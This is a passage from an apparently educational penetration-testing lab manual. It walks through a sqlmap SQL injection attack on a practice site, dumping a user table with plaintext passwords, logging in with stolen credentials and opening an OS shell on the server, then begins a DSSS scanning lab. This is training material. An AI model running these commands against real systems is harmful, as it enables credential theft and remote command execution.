
Edit with WPS Office

```
┌─[root@parrot]─[~]
└──╼ #sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User_Login --dump
```

25. sqlmap extracts the full User_Login table from the moviescope database, showing usernames in the Uname column and passwords in plain text under the password column, as shown in the screenshot.


```
[08:32:23] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[08:32:23] [INFO] fetching columns for table 'User_Login' in database 'moviescope'
[08:32:23] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[08:32:23] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+-----+-------+---------+----------+
| Uid | Uname | isAdmin | password |
+-----+-------+---------+----------+
| 1   | sam   | 1       | test     |
| 2   | john  | 1       | qwerty   |
| 3   | kety  | 0       | apple    |
| 4   | steve | 0       | password |
| 5   | lee   | 0       | test     |
+-----+-------+---------+----------+
```

26. To verify the extracted login details, try logging in with any user's credentials. Switch back to the web browser, close the Developer Tools console, and click **Logout** to begin a new session on the site.




27. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.
If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

Edit with WPS Office




28. You will observe that you have successfully logged into the MovieScope website with john's account



29. Now, switch back to the **Parrot Terminal window**. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" –cookie="[cookie value which you have copied in Step 6]" –os-shell** and press **Enter**.


Edit with WPS Office

In this query, **–os-shell** is the prompt for an interactive OS shell.



30. If prompted with **"Do you want sqlmap to try to optimize value(s) for DBMS delay responses?"**, type **Y** and press **Enter** to continue.
31. Once permission is granted, **sqlmap** will open the OS shell. Type hostname and press **Enter** to display the machine name hosting the site.
32. If asked **"Do you want to retrieve the command standard output?"**, type **Y** and press **Enter**.

Edit with WPS Office




33. sqlmap will retrieve the hostname of the machine on which the target web application is running,
34. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.
35. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

```
[08:35:38] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'Server2019'
os-shell> TASKLIST
```

36. The command fetches the running tasks and displays them in the command standard output section, as shown in the screenshots below.

Edit with WPS Office



37. Using the same method, you can run other commands to gather more details about the target machine.
38. To see the list of available OS shell commands, type help and press **Enter**.
39. This concludes the demonstration of performing a SQL injection attack on MSSQL to extract databases with sqlmap.
40. Close all open windows and record all the information you have obtained.

Lab 4: Detect SQL Injection Vulnerabilities using SQL Injection Detection Tools

Task 1: Detect SQL Injection Vulnerabilities using DSSS

Damn Small SQLi Scanner (DSSS) is a lightweight SQL injection vulnerability scanner that supports both GET and POST parameters. DSSS is used to scan web applications for different types of SQL injection flaws.

In this task, we will use DSSS to detect SQL injection vulnerabilities on the www.moviescope.com website, which is hosted on a Windows Server 2019 machine.

1. On the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop**


Edit with WPS Office

window to open a **Parrot Terminal** window

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**. The password that you type will not be visible.
4. Now, type **cd** and press **Enter** to jump to the root directory.


5. In the **MATE Terminal** type **cd DSSS** and press **Enter** to navigate to the DSSS folder which is already downloaded.

6. In the terminal window, type **python3 dsss.py** and press **Enter** to view a list of available options in the DSSS application.




Edit with WPS Office

7. Minimize the Terminal window and click the Firefox icon at the top of the Desktop to open Mozilla Firefox.
8. In the address bar, enter http://www.moviescope.com/ and press Enter. When the login page appears, enter **Username:** sam and **Password:** test, then click **Login**.
9. If prompted with "Would you like Firefox to save this login for moviescope.com?" at the top, click **Don't Save**.



10. Once you are logged into the website, click the **View Profile** tab from the menu bar; and when the page has loaded, make a note of the URL in the address bar of the browser.
11. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.

Edit with WPS Office




12. The Developer Tools panel opens at the bottom of the browser window.
13. Click the **Console** tab, type document.cookie in the input area at the bottom left, and press **Enter**.
14. Select the cookie value, then right-click and copy it by clicking on **Copy message**, as shown in the screenshot. Minimize the web browser.


15. Switch to a terminal window and type **python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" –cookie="[cookie value which you have copied in Step 12]"** and press Enter.
    In this command, **-u** specifies the target URL and **--cookie** specifies the HTTP cookie header value.

16. The command initiates a DSSS scan on the target website for SQL injection vulnerabilities.
17. The results show that www.moviescope.com is vulnerable to blind SQL injection attacks, and the specific vulnerable link is displayed as below.

Edit with WPS Office

